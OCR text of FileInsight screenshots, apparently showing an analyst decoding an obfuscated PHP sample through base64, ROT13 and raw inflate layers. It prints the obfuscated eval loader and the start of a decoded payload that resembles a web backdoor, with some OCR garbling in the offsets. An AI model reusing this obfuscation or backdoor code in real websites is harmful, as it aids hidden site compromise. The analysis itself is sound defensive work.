

FileInsight - Output of Custom base64 decode*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
New tab is created for the output of the plugin
McAfee
Navigation
Supported for HTML, OLE2, PE and Flash.
fb0e2a9a9c6a9a5bd081a7e281f07...
Output of Custom base64 decode*
00000000 3C 3F 70 68 70 20 65 76 61 6C 28 67 7A 69 6E 66 <?php eval(gzinf
00000010 6C 61 74 65 28 73 74 72 5F 72 6F 74 31 33 28 62 late(str_rot13(b
00000020 61 73 65 36 34 5F 64 65 63 6F 64 65 28 27 E5 7D ase64_decode('
00000030 7B 93 9A D8 D6 F7 DF CF A9 3A DF C1 D3 CF 47 68 { : Gh
00000040 45 99 56 00 DB 59 9C 33 C9 7B BC 81 A0 D2 2D 08 E V Y 3 { -
00000050 08 33 A7 45 DC 4D 90 8B 8C 80 88 A7 CE 6A 7F D7 3 E M j
00000060 DE 80 A2 AD 9D 78 A7 26 F3 A4 AA 2B 0A FB B2 F6 x & +
00000070 4D BF 68 DD 1B B1 D7 EB D5 FA FD DA 8E 49 EB C4 M h I
00000080 0D 17 CF 88 E7 FF FC FB DF DC FB C6 B3 7F B8 64 d
00000090 79 27 CF 7E 6B 2F 0E 51 91 BD E5 7F BB 36 F4 A5 y' k/ Q 6
000000A0 EE 5D FF FB F9 F3 FF F9 CF DF FF F6 C3 C6 8D DD]
000000B0 C4 5C A5 6E D2 6B DB 20 A0 D3 0F 99 7A C0 54 D4 \ n k z T
000000C0 4E 90 07 C2 62 4A C3 D9 EC EE FD F0 49 9C 5D FD N bJ I]
000000D0 1B DD 69 C3 E5 D1 7A 6E 30 95 06 E2 EC BD 24 B0 i zn0 $
000000E0 52 03 70 72 E5 D0 E2 8A EB 0D 1A A2 70 FB 7E DC R pr p
000000F0 30 49 0B DB 62 FC 1E A2 B1 D1 00 4A A8 5D AC DF 0I b J]
00000100 DB 01 6E D9 D0 F6 5F 61 E8 BE 5F 00 99 D7 E8 E2 n _a _
00000110 FB 60 72 D9 D7 FB 05 EC 1B 3E 62 FC E7 87 D8 36 `r >b 6
00000120 D3 B5 9B E4 30 BE D8 A1 07 EF 27 B7 FD 01 0C 63 0 ' c
00000130 58 D3 4A FF FC EF DF FF 73 FB B1 FD 55 2B 1E 1A X J s U+
00000140 E1 A9 ED 68 71 AF DF C2 8C CE 2A 41 8C 3C D4 03 hq *A <
00000150 FB D9 7E 56 D7 C5 FF EF 3B FD BE 00 7C 2A 17 7A V ; |* z
00000160 7B C9 77 0D 83 5C EA 24 0C 26 B7 B3 4E AD 46 A0 { w \ $ & N F
00000170 BB FE B3 2B 60 FE 77 AD 87 37 C4 CD BF 16 E8 CA +` w 7
00000180 58 66 15 5C FD D8 B8 C2 79 BA FA F1 77 A8 C7 AE Xf \ y w
00000190 DF E8 22 99 E8 6E C3 56 92 E8 97 4A AF 2A 3E 01 " n V J *>
000001A0 C7 AA A5 FC 1E B2 6A 0D D1 5E 62 79 51 51 B9 82 j ^byQQ
000001B0 DF C3 06 5C 72 81 38 13 73 81 CB 15 9D 4A 98 EA \r 8 s J
000001C0 07 32 2F 52 7C 60 D4 83 16 2F 5E 60 0E B9 F7 CF 2/R|` /^`
000001D0 2A DC 30 83 D9 62 D7 A6 BF 0A 7A 84 19 04 99 6B * 0 b z k
Modified region is bookmarked.
You can easily jump and select this region by clicking the bookmark.
Navigation
Structures
Decode
Values
Byte 60
WORD 16188
DWORD 1752186684
ASCII <?php eval(gzinflate(str_r
Unicode ??????????????????????????
Values
Bookmarks
Calculator
Output
Decoded 11777 bytes with custom base64 table from offset 0x2e to 0x2e2e.
Added a bookmark to decoded region.
Output
Scripting
Offset 0h (0)
Length 0h (0)
OVR
4:33 PM
8/7/2021



FileInsight - Output of Custom base64 decode*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Basic
Compression
Crypto
Encoding
Misc
Parsing
Search
Visualization
XOR
Check for update
Version info
Decode
Encode
Binary data to hex text
Binary data to decimal text
Binary data to octal text
Binary data to binary text
Custom base16 encode
Custom base32 encode
Custom base58 encode
Custom base64 encode
Custom base85 encode
ROT13
To quoted printable
Unicode escape
URL encode
Rotate alphabet characters in selected region by the specified amount (default: 13)
Output of Custom base64 decode*
<?php eval(gzinf
late(str_rot13(b
ase64_decode('
Script is running, please wait...
Navigation
Structures
Decode
Bookmarks
Bookmark
Output
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Offset 2Eh (46)
Length 2256h (8790)
OVR
4:33 PM
8/7/2021


FileInsight - Output of Custom base64 decode*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
McAfee
Navigation
Supported for HTML, OLE2, PE and Flash.
fb0e2a9a9c6a9a5bd081a7e281f07...
Output of Custom base64 decode*
00000000 3C 3F 70 68 70 20 65 76 61 6C 28 67 7A 69 6E 66 <?php eval(gzinf
00000010 6C 61 74 65 28 73 74 72 5F 72 6F 74 31 33 28 62 late(str_rot13(b
0000002E 61 73 65 36 34 5F 64 65 63 6F 64 65 28 27 E5 7D ase64_decode('
Script is running, please wait...
ROT13
Amount of rotation:
13
OK
Output
Navigation
Structures
Decode
Bookmarks
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Offset 2Eh (46)
Length 2256h (8790)
OVR
4:33 PM
8/7/2021


FileInsight - Output of ROT13*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
McAfee
Navigation
Supported for HTML, OLE2, PE and Flash.
fb0e2a9a9c6a9a5bd081a7e281f07...
Output of Custom base64 decode*
Output of ROT13*
00000000 3C 3F 70 68 70 20 65 76 61 6C 28 67 7A 69 6E 66 <?php eval(gzinf
00000016 6C 61 74 65 28 73 74 72 5F 72 6F 74 31 33 28 62 late(str_rot13(b
00000020 61 73 65 36 34 5F 64 65 63 6F 64 65 28 27 E5 7D ase64_decode('
00000030 7B 93 9A D8 D6 F7 DF CF A9 3A DF C1 D3 CF 54 75 { : Tu
00000040 52 99 49 00 DB 4C 9C 33 C9 7B BC 81 A0 D2 2D 08 R I L 3 { -
00000050 08 33 A7 52 DC 5A 90 8B 8C 80 88 A7 CE 77 7F D7 3 R Z w
00000060 DE 80 A2 AD 9D 6B A7 26 F3 A4 AA 2B 0A FB B2 F6 k & +
00000070 5A BF 75 DD 1B B1 D7 EB D5 FA FD DA 8E 56 EB C4 Z u V
00000080 0D 17 CF 88 E7 FF FC FB DF DC FB C6 B3 7F B8 71 q
00000090 6C 27 CF 7E 78 2F 0E 44 91 BD E5 7F BB 36 F4 A5 l' x/ D 6
000000A0 EE 5D FF FB F9 F3 FF F9 CF DF FF F6 C3 C6 8D DD]
000000B0 C4 5C A5 61 D2 78 DB 20 A0 D3 0F 99 6D C0 47 D4 \ a x m G
000000C0 41 90 07 C2 6F 57 C3 D9 EC EE FD F0 56 9C 5D FD A oW V]
000000D0 1B DD 76 C3 E5 D1 6D 61 30 95 06 E2 EC BD 24 B0 v ma0 $
000000E0 45 03 63 65 E5 D0 E2 8A EB 0D 1A A2 63 FB 7E DC E ce c
000000F0 30 56 0B DB 6F FC 1E A2 B1 D1 00 57 A8 5D AC DF 0V o W]
00000100 DB 01 61 D9 D0 F6 5F 6E E8 BE 5F 00 99 D7 E8 E2 a _n _
00000110 FB 60 65 D9 D7 FB 05 EC 1B 3E 6F FC E7 87 D8 36 `e >o 6
00000120 D3 B5 9B E4 30 BE D8 A1 07 EF 27 B7 FD 01 0C 70 0 ' p
00000130 4B D3 57 FF FC EF DF FF 66 FB B1 FD 48 2B 1E 1A K W f H+
00000140 E1 A9 ED 75 64 AF DF C2 8C CE 2A 4E 8C 3C D4 03 ud *N <
00000150 FB D9 7E 49 D7 C5 FF EF 3B FD BE 00 7C 2A 17 6D I ; |* m
00000160 7B C9 6A 0D 83 5C EA 24 0C 26 B7 B3 41 AD 53 A0 { j \ $ & A S
00000170 BB FE B3 2B 60 FE 6A AD 87 37 C4 CD BF 16 E8 CA +` j 7
00000180 4B 73 15 5C FD D8 B8 C2 6C BA FA F1 6A A8 C7 AE Ks \ l j
00000190 DF E8 22 99 E8 61 C3 49 92 E8 97 57 AF 2A 3E 01 " a I W *>
000001A0 C7 AA A5 FC 1E B2 77 0D D1 5E 6F 6C 44 44 B9 82 w ^olDD
000001B0 DF C3 06 5C 65 81 38 13 66 81 CB 15 9D 57 98 EA \e 8 f W
000001C0 07 32 2F 45 7C 60 D4 83 16 2F 5E 60 0E B9 F7 CF 2/E|` /^`
000001D0 2A DC 30 83 D9 6F D7 A6 BF 0A 6D 84 19 04 99 78 * 0 o m x
Navigation
Structures
Decode
Bookmarks
0x2e
Output
Decoded 8790 bytes from offset 0x2e to 0x2283.
Added a bookmark to decoded region.
Values
Bookmarks
Calculator
Output
Scripting
Offset 16h (22)
Length 0h (0)
OVR
4:33 PM
8/7/2021


FileInsight - Output of ROT13*
File
Home
Edit
Search
Plugins
Windows
Help
Operation
Basic
Compression
Crypto
Encoding
Misc
Parsing
Search
Visualization
XOR
Check for update
Version info
Compress
Decompress
aPLib
Bzip2
Gzip
LZ4
LZMA
LZNT1
LZO
PPMd
QuickLZ
Raw inflate
XZ
zlib (inflate)
Zstandard
Decompress selected Deflate compressed region that does not have header and checksum (equivalent to gzinflate() in PHP language)
McAfee
Navigation
Supported
Output of Custom base64 decode*
Output of ROT13*
<?php eval(gzinf
late(str_rot13(b
ase64_decode('
Script is running, please wait...
Navigation
Structures
Decode
Bookmarks
Output
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Offset 2Eh (46)
Length 2256h (8790)
OVR
4:34 PM
8/7/2021


FileInsight - Output of Raw inflate*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
McAfee
Navigation
Supported for HTML, OLE2, PE and Flash.
fb0e2a9a9c6a9a5bd081a7e281f07...
Output of Custom base64 decode*
Output of ROT13*
Output of Raw inflate*
00000000 3C 3F 70 68 70 20 65 76 61 6C 28 67 7A 69 6E 66 <?php eval(gzinf
00000010 6C 61 74 65 28 73 74 72 5F 72 6F 74 31 33 28 62 late(str_rot13(b
00000020 61 73 65 36 34 5F 64 65 63 6F 64 65 28 27 65 72 ase64_decode('er
00000030 72 6F 72 5F 72 65 70 6F 72 74 69 6E 67 28 30 29 ror_reporting(0)
00000040 3B 0D 0A 69 66 20 28 21 69 73 73 65 74 28 24 5F ; if (!isset($_
00000050 53 45 53 53 49 4F 4E 5B 27 62 61 6A 61 6B 27 5D SESSION['bajak']
00000060 29 29 09 7B 0D 0A 24 76 69 73 69 74 63 6F 75 6E)) { $visitcoun
00000070 74 20 3D 20 30 3B 0D 0A 24 77 65 62 20 3D 20 24 t = 0; $web = $
00000080 5F 53 45 52 56 45 52 5B 22 48 54 54 50 5F 48 4F _SERVER["HTTP_HO
